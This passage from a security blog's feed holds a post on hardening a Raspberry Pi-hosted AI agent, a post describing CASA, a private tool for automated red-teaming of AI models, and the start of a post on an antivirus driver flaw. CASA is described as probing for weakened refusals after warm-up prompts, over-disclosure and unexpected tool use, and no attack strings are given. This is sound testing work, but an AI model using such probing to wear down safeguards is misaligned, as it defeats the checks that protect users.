id="why-moltbot-on-a-raspberry-pi-5"><span style="color:#FFFFFF;">Why Moltbot on a Raspberry Pi 5?</span></h2><p class="paragraph" style="text-align:left;">Moltbot is a local-first automation agent, not just a chatbot. It runs continuously, connects to messaging platforms, executes tools and workflows, and maintains context across long conversations.</p><p class="paragraph" style="text-align:left;">My Raspberry Pi 5 setup:</p><ul><li><p class="paragraph" style="text-align:left;">Raspberry Pi 5 (8 GB)</p></li><li><p class="paragraph" style="text-align:left;">Official M.2 HAT</p></li><li><p class="paragraph" style="text-align:left;">1 TB NVMe SSD</p></li><li><p class="paragraph" style="text-align:left;">Active cooling</p></li></ul><p class="paragraph" style="text-align:left;">At one point I asked Moltbot what hardware it was running on, and it reported its own runtime environment directly through Discord. That alone was a good reminder that this was not a cloud abstraction. It was a real machine, running locally, with real storage and a real operating system.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/4c5d3eb2-0de6-4ba6-a084-f41b9d39057e/image.png?t=1769963486"/><div class="image__source"><span class="image__source_text"><p>Moltbot reporting its own runtime environment through Discord direct messages.</p></span></div></div><p class="paragraph" style="text-align:left;">The NVMe drive matters more than people expect. Agents generate logs, context, summaries, code, and intermediate artifacts. Running this on microSD would have been slower and less reliable long term.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/8762f3c6-2ac1-4c09-8b11-63e0eb379d76/image.png?t=1770041736"/><div class="image__source"><span class="image__source_text"><p>Raspberry Pi5 top</p></span></div></div><p class="paragraph" style="text-align:left;">The Pi 5 works well because it is:</p><ul><li><p class="paragraph" style="text-align:left;">Always on and low power</p></li><li><p class="paragraph" style="text-align:left;">Fast enough for orchestration and automation</p></li><li><p class="paragraph" style="text-align:left;">Inexpensive compared to cloud compute</p></li><li><p class="paragraph" style="text-align:left;">Physically under my control</p></li></ul><p class="paragraph" style="text-align:left;">An always-on agent also means real security responsibility.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/bb98325a-be6d-431d-a133-ce2311658d70/IMG_1851.JPEG?t=1769976000"/><div class="image__source"><span class="image__source_text"><p>Raspberry Pi5 rear</p></span></div></div><hr class="content_break"><h2 class="heading" style="text-align:left;" id="security-first-treat-it-like-infras"><span style="color:#FFFFFF;">Security First: Treat It Like Infrastructure</span></h2><p class="paragraph" style="text-align:left;">Before Moltbot ever touched a chat platform, I hardened the Pi the same way I would any production system.</p><p class="paragraph" style="text-align:left;">Baseline hardening included:</p><ul><li><p class="paragraph" style="text-align:left;">A dedicated non-sudo user</p></li><li><p class="paragraph" style="text-align:left;">SSH keys only</p></li><li><p class="paragraph" style="text-align:left;">Firewall default deny</p></li><li><p class="paragraph" style="text-align:left;">No exposed web UI</p></li><li><p class="paragraph" style="text-align:left;">Secrets stored outside the repository</p></li><li><p class="paragraph" style="text-align:left;">systemd sandboxing enabled</p></li></ul><p class="paragraph" style="text-align:left;">Moltbot never needed to be reachable from the internet. The chat platform handled the interface.</p><p class="paragraph" style="text-align:left;">Around this time I saw a joke screenshot on X about an AI agent spending thousands of dollars while its owner was away. It was funny because it highlighted a real risk.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/c498e707-dc1d-4505-a853-c015ede8e1da/image.png?t=1769963857"/><div class="image__source"><span class="image__source_text"><p>A joke screenshot I saw doom scrolling on X about what would happen if you gave an AI agent too much access.</p></span></div></div><p class="paragraph" style="text-align:left;">In practice, Moltbot was locked down with strict least-privilege permissions.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="security-design-principles-applied"><span style="color:#FFFFFF;">Security Design Principles Applied</span></h2><p class="paragraph" style="text-align:left;">This deployment followed a small set of security principles that apply to any AI agent with execution capabilities, regardless of model choice or hosting environment.</p><ul><li><p class="paragraph" style="text-align:left;"><b>No inbound attack surface</b><br>The agent does not expose HTTP services or APIs. All control traffic is outbound through an authenticated messaging platform.</p></li><li><p class="paragraph" style="text-align:left;"><b>Least-privilege integrations</b><br>The agent was granted access only to the single GitHub repository required to complete its task.</p></li><li><p class="paragraph" style="text-align:left;"><b>No embedded secrets</b><br>Credentials are stored outside the repository and scoped only to the services explicitly required.</p></li><li><p class="paragraph" style="text-align:left;"><b>Human-in-the-loop for destructive actions</b><br>The agent does not autonomously deploy or modify critical assets without explicit confirmation.</p></li></ul><p class="paragraph" style="text-align:left;">These principles are intentionally model-agnostic and apply whether the underlying model is local or cloud-hosted.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="least-privilege-by-design"><span style="color:#FFFFFF;">Least Privilege by Design</span></h2><p class="paragraph" style="text-align:left;">One of the most important decisions I made was limiting what Moltbot could access.</p><p class="paragraph" style="text-align:left;">Moltbot can integrate with many external services such as Notion, 1Password, Gmail, and others. That power is exactly why access needs to be scoped carefully.</p><p class="paragraph" style="text-align:left;">For this project, I granted Moltbot access to <b>one thing only</b>.<br>The GitHub repository for this website.</p><p class="paragraph" style="text-align:left;">That was enough.</p><p class="paragraph" style="text-align:left;">Moltbot could:</p><ul><li><p class="paragraph" style="text-align:left;">read and write code</p></li><li><p class="paragraph" style="text-align:left;">create commits</p></li><li><p class="paragraph" style="text-align:left;">refactor files</p></li><li><p class="paragraph" style="text-align:left;">explain changes</p></li></ul><p class="paragraph" style="text-align:left;">Moltbot could not:</p><ul><li><p class="paragraph" style="text-align:left;">access email</p></li><li><p class="paragraph" style="text-align:left;">read passwords</p></li><li><p class="paragraph" style="text-align:left;">touch financial accounts</p></li><li><p class="paragraph" style="text-align:left;">manage infrastructure</p></li><li><p class="paragraph" style="text-align:left;">interact with anything unrelated to the project</p></li></ul><p class="paragraph" style="text-align:left;">This was intentional.</p><p class="paragraph" style="text-align:left;">If the agent did not need access to something to build the site, it did not get access.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="why-this-matters-more-than-the-mode"><span style="color:#FFFFFF;">Why This Matters More Than the Model Choice</span></h2><p class="paragraph" style="text-align:left;">This is the part many people get wrong.</p><p class="paragraph" style="text-align:left;">The biggest risk with AI agents is not which model you use.<br>It is <b>what you allow the agent to touch</b>.</p><p class="paragraph" style="text-align:left;">By starting with:</p><ul><li><p class="paragraph" style="text-align:left;">A single GitHub repository</p></li><li><p class="paragraph" style="text-align:left;">No credentials embedded in the project or repository</p></li><li><p class="paragraph" style="text-align:left;">No write access to anything else</p></li></ul><p class="paragraph" style="text-align:left;">You dramatically reduced the blast radius of any mistake, bug, or prompt injection.</p><p class="paragraph" style="text-align:left;">You can always add integrations later.<br>You cannot easily undo leaked credentials.</p><p class="paragraph" style="text-align:left;">The safest AI agent is not the smartest one. It is the one with the smallest set of permissions.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="how-i-actually-used-discord"><span style="color:#FFFFFF;">How I Actually Used Discord</span></h2><p class="paragraph" style="text-align:left;">I did not set up multiple Discord channels or a complex server structure.</p><p class="paragraph" style="text-align:left;">Instead, I used <b>direct messages</b> with the Moltbot Discord bot.</p><p class="paragraph" style="text-align:left;">This turned out to be simpler and more effective than managing channels.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/c011dd32-b5d5-44f8-a50d-8a5529a8af36/image.png?t=1769963339"/><div class="image__source"><span class="image__source_text"><p>First direct message conversation with Moltbot after bringing the Discord bot online. No web UI, no dashboard, just chat.</p></span></div></div><p class="paragraph" style="text-align:left;">Why DMs worked well:</p><ul><li><p class="paragraph" style="text-align:left;">Only I could talk to the agent</p></li><li><p class="paragraph" style="text-align:left;">No risk of other users injecting prompts</p></li><li><p class="paragraph" style="text-align:left;">No need to manage permissions or roles</p></li><li><p class="paragraph" style="text-align:left;">A clean, uninterrupted conversation history</p></li></ul><p class="paragraph" style="text-align:left;">From Moltbot’s perspective, a DM is just another message stream. From my perspective, it felt like chatting directly with a developer.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="creating-and-locking-down-the-disco"><span style="color:#FFFFFF;">Creating and Locking Down the Discord Bot</span></h2><p class="paragraph" style="text-align:left;">I created a Discord application, added a bot, and only granted the permissions it actually needed:</p><ul><li><p class="paragraph" style="text-align:left;">Read messages</p></li><li><p class="paragraph" style="text-align:left;">Send messages</p></li><li><p class="paragraph" style="text-align:left;">Read message history</p></li></ul><p class="paragraph" style="text-align:left;">No administrator access and no server management permissions.</p><p class="paragraph" style="text-align:left;">The bot token is stored only in an environment file on the Raspberry Pi and never committed to code.</p><p class="paragraph" style="text-align:left;">From a security standpoint, Discord became a trusted outbound control plane rather than an exposed service.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="why-discord-beats-a-web-ui"><span style="color:#FFFFFF;">Why Discord Beats a Web UI</span></h2><p class="paragraph" style="text-align:left;">This was one of the more surprising outcomes.</p><p class="paragraph" style="text-align:left;">Using Discord instead of a web dashboard:</p><ul><li><p class="paragraph" style="text-align:left;">Eliminates exposed HTTP services</p></li><li><p class="paragraph" style="text-align:left;">Avoids authentication and session bugs</p></li><li><p class="paragraph" style="text-align:left;">Leverages Discord’s MFA and device security</p></li><li><p class="paragraph" style="text-align:left;">Provides persistent, searchable history</p></li></ul><p class="paragraph" style="text-align:left;">The Pi only makes outbound connections. Nothing listens on the internet.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="building-a-website-entirely-through"><span style="color:#FFFFFF;">Building a Website Entirely Through Chat</span></h2><p class="paragraph" style="text-align:left;">Once everything was connected, development became conversational.</p><p class="paragraph" style="text-align:left;">I built a real website for a family-owned rental property with actual production requirements. This was not a test project or an example. It needed to look professional, load quickly, work on mobile, and clearly present a real investment property to potential renters.</p><p class="paragraph" style="text-align:left;">Development happened through messages such as:</p><ul><li><p class="paragraph" style="text-align:left;">Create the project structure</p></li><li><p class="paragraph" style="text-align:left;">Design the homepage</p></li><li><p class="paragraph" style="text-align:left;">Improve mobile responsiveness</p></li><li><p class="paragraph" style="text-align:left;">Refactor this section</p></li><li><p class="paragraph" style="text-align:left;">Explain what changed</p></li></ul><p class="paragraph" style="text-align:left;">Moltbot wrote files, modified code, and summarized changes back into Discord.</p><p class="paragraph" style="text-align:left;">For most of the project, I rarely opened a code editor.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="local-models-vs-cloud-models-the-re"><span style="color:#FFFFFF;">Local Models vs Cloud Models: The Reality</span></h2><p class="paragraph" style="text-align:left;">I also experimented with running Moltbot against local models.</p><h3 class="heading" style="text-align:left;" id="local-model-setup"><span style="color:#FFFFFF;">Local Model Setup</span></h3><ul><li><p class="paragraph" style="text-align:left;">LM Studio</p></li><li><p class="paragraph" style="text-align:left;">Meta Llama 3</p></li><li><p class="paragraph" style="text-align:left;">Workstation hardware:</p><ul><li><p class="paragraph" style="text-align:left;">64 GB DDR5</p></li><li><p class="paragraph" style="text-align:left;">NVIDIA RTX 4080 Super</p></li></ul></li></ul><p class="paragraph" style="text-align:left;">On paper, this should have been more than sufficient.</p><p class="paragraph" style="text-align:left;">In practice, the experience was not there yet.</p><p class="paragraph" style="text-align:left;">Where local models fell short:</p><ul><li><p class="paragraph" style="text-align:left;">Weaker reasoning for non-trivial refactors</p></li><li><p class="paragraph" style="text-align:left;">Less reliable long-context behavior</p></li><li><p class="paragraph" style="text-align:left;">Slower iteration on complex tasks</p></li><li><p class="paragraph" style="text-align:left;">More manual correction required</p></li></ul><p class="paragraph" style="text-align:left;">My original plan was to use the local model as a fallback when I ran out of Claude credits. After enough real work, I changed course.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="why-i-pay-for-claude-instead"><span style="color:#FFFFFF;">Why I Pay for Claude Instead</span></h2><p class="paragraph" style="text-align:left;">I ended up paying $100 per month for Claude because:</p><ul><li><p class="paragraph" style="text-align:left;">Output quality is consistently higher</p></li><li><p class="paragraph" style="text-align:left;">Reasoning holds up on real projects</p></li><li><p class="paragraph" style="text-align:left;">Less time spent correcting or re-prompting</p></li><li><p class="paragraph" style="text-align:left;">Faster overall development, even accounting for cost</p></li></ul><p class="paragraph" style="text-align:left;">The cost is real, but so is the time saved.</p><p class="paragraph" style="text-align:left;">For primary development work, Claude simply performs better.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="the-hybrid-model-where-this-is-goin"><span style="color:#FFFFFF;">The Hybrid Model: Where This Is Going</span></h2><p class="paragraph" style="text-align:left;">That does not mean local models are useless.</p><p class="paragraph" style="text-align:left;">My current approach is:</p><ul><li><p class="paragraph" style="text-align:left;">Primary agent using a higher-quality cloud model like Claude</p></li><li><p class="paragraph" style="text-align:left;">Sub-agents using local models for:</p><ul><li><p class="paragraph" style="text-align:left;">summarization</p></li><li><p class="paragraph" style="text-align:left;">linting</p></li><li><p class="paragraph" style="text-align:left;">preprocessing</p></li><li><p class="paragraph" style="text-align:left;">small refactors</p></li><li><p class="paragraph" style="text-align:left;">background tasks</p></li></ul></li></ul><p class="paragraph" style="text-align:left;">This keeps costs reasonable while still benefiting from local compute, privacy-preserving tasks, and always-available fallback agents.</p><p class="paragraph" style="text-align:left;">Moltbot makes this kind of multi-agent architecture practical.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="messaging-platforms-discord-vs-more"><span style="color:#FFFFFF;">Messaging Platforms: Discord vs More Secure Options</span></h2><p class="paragraph" style="text-align:left;">Discord worked well for this project because:</p><ul><li><p class="paragraph" style="text-align:left;">I already had a private server ready</p></li><li><p class="paragraph" style="text-align:left;">The Raspberry Pi 5 was already available</p></li><li><p class="paragraph" style="text-align:left;">Setup was fast and frictionless</p></li></ul><p class="paragraph" style="text-align:left;">That said, Discord is not the most secure messaging platform.</p><p class="paragraph" style="text-align:left;">If I were starting from scratch and had the budget, I would seriously consider a <b>Mac mini</b> instead.</p><p class="paragraph" style="text-align:left;">A Mac mini opens up better options:</p><ul><li><p class="paragraph" style="text-align:left;">iMessage</p></li><li><p class="paragraph" style="text-align:left;">Signal</p></li><li><p class="paragraph" style="text-align:left;">Telegram</p></li><li><p class="paragraph" style="text-align:left;">Other end to end encrypted platforms (meshtastic would be cool)</p></li></ul><p class="paragraph" style="text-align:left;">Using a Mac mini as the always-on agent host would allow Moltbot to interface with more secure messaging channels, especially for sensitive automation.</p><p class="paragraph" style="text-align:left;">In this case, the Raspberry Pi 5 was already on hand, and Discord was already set up. It made sense to move fast and prove the concept.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="how-to-reproduce-this-securely"><span style="color:#FFFFFF;">How to Reproduce This Securely</span></h2><p class="paragraph" style="text-align:left;">A technically competent reader could replicate this setup by following these high-level steps:</p><ol start="1"><li><p class="paragraph" style="text-align:left;">Deploy the agent on a dedicated, non-privileged host</p></li><li><p class="paragraph" style="text-align:left;">Disable all inbound network services</p></li><li><p class="paragraph" style="text-align:left;">Select a single messaging platform as the control plane</p></li><li><p class="paragraph" style="text-align:left;">Grant the agent access to only one scoped resource, such as a single GitHub repository</p></li><li><p class="paragraph" style="text-align:left;">Require explicit approval for any action with side effects</p></li></ol><p class="paragraph" style="text-align:left;">Exact commands and tooling will vary, but the security boundaries should not.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="writing-code-while-you-sleep-with-g"><span style="color:#FFFFFF;">Writing Code While You Sleep, With Guardrails</span></h2><p class="paragraph" style="text-align:left;">I routinely send tasks like:</p><div class="blockquote"><blockquote class="blockquote__quote"><p class="paragraph" style="text-align:left;">Clean up the CSS, improve accessibility, and summarize changes. Do not deploy.</p><figcaption class="blockquote__byline"></figcaption></blockquote></div><p class="paragraph" style="text-align:left;">Then I log off.</p><p class="paragraph" style="text-align:left;">By the next morning:</p><ul><li><p class="paragraph" style="text-align:left;">Changes are ready</p></li><li><p class="paragraph" style="text-align:left;">A summary is waiting</p></li><li><p class="paragraph" style="text-align:left;">Nothing destructive happened without approval</p></li></ul><p class="paragraph" style="text-align:left;">The key is constraints:</p><ul><li><p class="paragraph" style="text-align:left;">Limited permissions</p></li><li><p class="paragraph" style="text-align:left;">Scoped tools</p></li><li><p class="paragraph" style="text-align:left;">Explicit confirmation for risky actions</p></li></ul><p class="paragraph" style="text-align:left;">Think of Moltbot as a junior developer that never sleeps and still follows rules.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="lessons-learned"><span style="color:#FFFFFF;">Lessons Learned</span></h2><ol start="1"><li><p class="paragraph" style="text-align:left;">Local AI agents feel fundamentally different than chatbots</p></li><li><p class="paragraph" style="text-align:left;">Security matters more when AI can act</p></li><li><p class="paragraph" style="text-align:left;">Discord direct messages work extremely well as a control interface</p></li><li><p class="paragraph" style="text-align:left;">NVMe storage on the Pi makes a real difference</p></li><li><p class="paragraph" style="text-align:left;">Local models are not yet ready to be the primary reasoning engine</p></li><li><p class="paragraph" style="text-align:left;">Hybrid agent architectures are likely the future</p></li></ol><hr class="content_break"><h2 class="heading" style="text-align:left;" id="final-thoughts"><span style="color:#FFFFFF;">Final Thoughts</span></h2><p class="paragraph" style="text-align:left;">Running Moltbot on a Raspberry Pi 5 with an NVMe drive and controlling it through Discord direct messages turned AI into personal infrastructure.</p><p class="paragraph" style="text-align:left;">It helped me build a real website safely, asynchronously, and on hardware I control, while still relying on cloud models where they clearly outperform local ones.</p><p class="paragraph" style="text-align:left;">If I were doing this again with more budget, I would strongly consider a Mac mini for tighter integration with more secure messaging platforms. For this project, the Pi and Discord were already available, and they worked extremely well.</p><p class="paragraph" style="text-align:left;">And yes, this post itself was refined using the same setup.</p><p class="paragraph" style="text-align:left;">Stay safe out there topside and I wish you good luck finding the bobcat blueprint in Arc Raiders.</p><p class="paragraph" style="text-align:left;"><a class="link" href="https://x.com/TheL0singEdge?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=installing-openclaw-moltbot-clawdbot-securely-on-a-raspberry-pi-5" target="_blank" rel="noopener noreferrer nofollow">@TheL0singEdge</a></p></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Introducing CASA (Continuous AI Security Assessment) Application</title>
  <description>Design, Early Results, and Lessons Learned</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/1165fe8c-d114-45ec-9b94-a72fc98dae07/thel0singedge_cyberpunk_hacker_workspace_multiple_monitors_show_35397370-864f-4f1f-a199-78cdd296f929.png" length="1734863" type="image/png"/>
  <link>https://blog.shellntel.com/p/introducing-casa-continuous-ai-security-assessment-application</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/introducing-casa-continuous-ai-security-assessment-application</guid>
  <pubDate>Wed, 07 Jan 2026 18:45:31 +0000</pubDate>
  <atom:published>2026-01-07T18:45:31Z</atom:published>
    <dc:creator>Ryan Zagrodnik</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #FFFFFF; }
  .bh__table_cell p { color: #2D2D2D; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#F1F1F1; }
  .bh__table_header p { color: #2A2A2A; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><p class="paragraph" style="text-align:left;">This post is about an internal tool that Claude and I have been building called <b>CASA (Continuous AI Security Assessment)</b>. CASA is a work in progress and will remain <b>private for now</b>, with no current plan for release or open-sourcing.</p><p class="paragraph" style="text-align:left;">The goal of this post is to document why CASA exists, how it’s structured today, what it’s good at finding, what it’s not good at, and what I learned building it. If you’re interested in testing AI systems from an offensive security perspective, this should give you enough detail to understand the approach and build something similar on your own.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="why-casa-exists"><span style="color:#FFFFFF;">Why CASA Exists</span></h2><p class="paragraph" style="text-align:left;">Most AI testing today happens in chat interfaces. That works for demos, but it breaks down quickly for security testing. It’s slow, non-repeatable, and makes it difficult to reason about how a model’s behavior changes over time.</p><p class="paragraph" style="text-align:left;">I wanted something closer to how we test traditional applications:</p><ul><li><p class="paragraph" style="text-align:left;">repeatable inputs</p></li><li><p class="paragraph" style="text-align:left;">observable outputs</p></li><li><p class="paragraph" style="text-align:left;">the ability to rerun tests and compare behavior</p></li><li><p class="paragraph" style="text-align:left;">minimal reliance on manual prompt typing</p></li></ul><p class="paragraph" style="text-align:left;">CASA started as a simple CLI tool that sent prompts programmatically and logged responses. Everything else grew out of that core loop.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/1ded16a8-3195-41b0-aa49-6505b629222f/image.png?t=1766427339"/><div class="image__source"><span class="image__source_text"><p>Running a scan from the command line</p></span></div></div><hr class="content_break"><h2 class="heading" style="text-align:left;" id="high-level-architecture"><span style="color:#FFFFFF;"><b>High-Level Architecture</b></span></h2><p class="paragraph" style="text-align:left;">At a high level, CASA has three main components:</p><ul><li><p class="paragraph" style="text-align:left;"><b>Request Engine</b><br>Responsible for sending structured prompts and payloads to target models.</p></li><li><p class="paragraph" style="text-align:left;"><b>Response Analysis Layer</b><br>Identifies security-relevant behavior and inconsistencies in responses.</p></li><li><p class="paragraph" style="text-align:left;"><b>Storage Layer</b><br>Keeps test runs separated by model, configuration, or scenario so behavior can be compared across runs.</p></li></ul><p class="paragraph" style="text-align:left;">CASA is CLI-first, but it does have a UI. I use the CLI for most testing and iteration, and the frontend is there for visibility, review, and comparing runs.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/933fb4ee-87b3-4a3e-a98e-6ca49bd8125f/image.png?t=1766427170"/><div class="image__source"><span class="image__source_text"><p>High-level CASA architecture. The CLI runs tests, the backend orchestrates requests and analysis, adapters talk to cloud and local models, and results are stored so behavior can be reviewed and compared through the UI.</p></span></div></div><p class="paragraph" style="text-align:left;"></p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="what-casa-is-good-at"><span style="color:#FFFFFF;"><b>What CASA Is Good At</b></span></h2><p class="paragraph" style="text-align:left;">CASA works best when prompts are treated like payloads rather than conversations.</p><p class="paragraph" style="text-align:left;">It is particularly effective at identifying:</p><ul><li><p class="paragraph" style="text-align:left;">over-disclosure in responses</p></li><li><p class="paragraph" style="text-align:left;">inconsistent refusal behavior across runs</p></li><li><p class="paragraph" style="text-align:left;">safety logic that weakens after warm-up prompts</p></li><li><p class="paragraph" style="text-align:left;">models that become more permissive over time</p></li><li><p class="paragraph" style="text-align:left;">unexpected tool usage</p></li><li><p class="paragraph" style="text-align:left;">differences in behavior between models given the same input</p></li></ul><p class="paragraph" style="text-align:left;">I’ve used CASA for internal testing, bug-bounty-style exploration, and working through AI-focused exercises similar to those found in Burp Web Academy. The biggest benefit is speed. I can test many variations of the same idea quickly, rerun payloads, and compare outputs without relying on gut feel.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/e899c7b6-d10d-457f-94d2-89e0987176c0/image.png?t=1767365175"/><div class="image__source"><span class="image__source_text"><p>Bulk scanning options</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/77712f0d-e154-487e-8fda-f3d4fa10ef91/image.png?t=1767365276"/><div class="image__source"><span class="image__source_text"><p>Scan automation</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/6d7397c5-04f7-4039-bb19-f1b797384266/image.png?t=1767365771"/><div class="image__source"><span class="image__source_text"><p>Running a scan</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/2e5b022b-fc6e-4ba7-b5ae-5a51b790f743/image.png?t=1767365804"/><div class="image__source"><span class="image__source_text"><p>Scan results</p></span></div></div><hr class="content_break"><h2 class="heading" style="text-align:left;" id="what-casa-is-not-good-at"><span style="color:#FFFFFF;"><b>What CASA Is Not Good At</b></span></h2><p class="paragraph" style="text-align:left;">CASA does not replace manual testing.</p><p class="paragraph" style="text-align:left;">It struggles with:</p><ul><li><p class="paragraph" style="text-align:left;">nuanced intent</p></li><li><p class="paragraph" style="text-align:left;">subtle social engineering</p></li><li><p class="paragraph" style="text-align:left;">long conversational attacks that require context buildup</p></li><li><p class="paragraph" style="text-align:left;">judging real-world impact without human review</p></li></ul><p class="paragraph" style="text-align:left;">It is also not designed for production monitoring. There is no alerting, dashboarding, or enforcement logic. CASA exists to explore behavior, not to prevent it.</p><p class="paragraph" style="text-align:left;">These limitations are intentional. Trying to solve everything at once would have killed the project early.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="early-lessons-learned"><span style="color:#FFFFFF;"><b>Early Lessons Learned</b></span></h2><p class="paragraph" style="text-align:left;">A few things became obvious very quickly:</p><ul><li><p class="paragraph" style="text-align:left;">treating prompts as test cases is far more useful than treating them as chats</p></li><li><p class="paragraph" style="text-align:left;">observability matters more than architecture early on</p></li><li><p class="paragraph" style="text-align:left;">inconsistent model behavior is often more interesting than consistent failure</p></li><li><p class="paragraph" style="text-align:left;">automation finds patterns faster, but still needs human interpretation</p></li></ul><p class="paragraph" style="text-align:left;">One unexpected outcome was how often models behaved differently after multiple runs. Subtle changes in permissiveness were much easier to spot when responses were logged and reviewed side by side.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="if-you-wanted-to-build-something-si"><span style="color:#FFFFFF;"><b>If You Wanted to Build Something Similar</b></span></h2><p class="paragraph" style="text-align:left;">If you’re thinking about building your own version of CASA, start smaller than you think.</p><p class="paragraph" style="text-align:left;">You only need:</p><ul><li><p class="paragraph" style="text-align:left;">a way to send prompts programmatically</p></li><li><p class="paragraph" style="text-align:left;">a way to store responses</p></li><li><p class="paragraph" style="text-align:left;">a way to compare outputs across runs</p></li></ul><p class="paragraph" style="text-align:left;">Even a basic script that sends the same payload to multiple models and logs the responses will surface interesting behavior. Most of CASA’s complexity came later, after the core loop was already useful.</p><p class="paragraph" style="text-align:left;">If I were starting over, I would focus less on framework design and more on making changes in behavior easy to see.</p><hr class="content_break"><h2 class="heading" style="text-align:left;" id="current-state-and-future-direction"><span style="color:#FFFFFF;"><b>Current State and Future Direction</b></span></h2><p class="paragraph" style="text-align:left;">CASA is still evolving. Multi-tenant support needs work. The storage layer has been rewritten more than once. Some early ideas turned out to be dead ends.</p><p class="paragraph" style="text-align:left;">That’s fine.</p><p class="paragraph" style="text-align:left;">Right now, CASA does one thing well: it provides a repeatable way to explore how AI systems fail. As the ecosystem matures, I expect tools like this to become more common. For now, CASA remains a private internal tool, but documenting the approach felt worthwhile.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/448483f0-0255-435c-a9ee-9a791bf40bbb/image.png?t=1767384077"/><div class="image__source"><span class="image__source_text"><p>Current to-do list </p></span></div></div><p class="paragraph" style="text-align:left;">That’s all for now, keep an eye out for a follow-up blog, and keep on trucking 💪.</p><p class="paragraph" style="text-align:left;"><a class="link" href="https://x.com/TheL0singEdge?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=introducing-casa-continuous-ai-security-assessment-application" target="_blank" rel="noopener noreferrer nofollow">@TheL0singEdge</a></p></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Finding an Undiscovered Process Termination Vulnerability in a 15 year old Antivirus Driver</title>
  <description>Unveiling a 15-year-old antivirus driver vulnerability: A deep dive into process termination exploits and kernel-mode code execution risks.</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/6767beeb-b1b2-4b12-bc33-e3be786b9b00/ChatGPT_Image_Oct_29__2025__02_23_51_PM.png" length="1634500" type="image/png"/>
  <link>https://blog.shellntel.com/p/finding-an-undiscovered-process-termination-vulnerability-in-a-15-year-old-antivirus-driver</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/finding-an-undiscovered-process-termination-vulnerability-in-a-15-year-old-antivirus-driver</guid>
  <pubDate>Thu, 30 Oct 2025 20:07:09 +0000</pubDate>
  <atom:published>2025-10-30T20:07:09Z</atom:published>
    <dc:creator>Dylan Reuter</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #FFFFFF; }
  .bh__table_cell p { color: #2D2D2D; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#F1F1F1; }
  .bh__table_header p { color: #2A2A2A; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
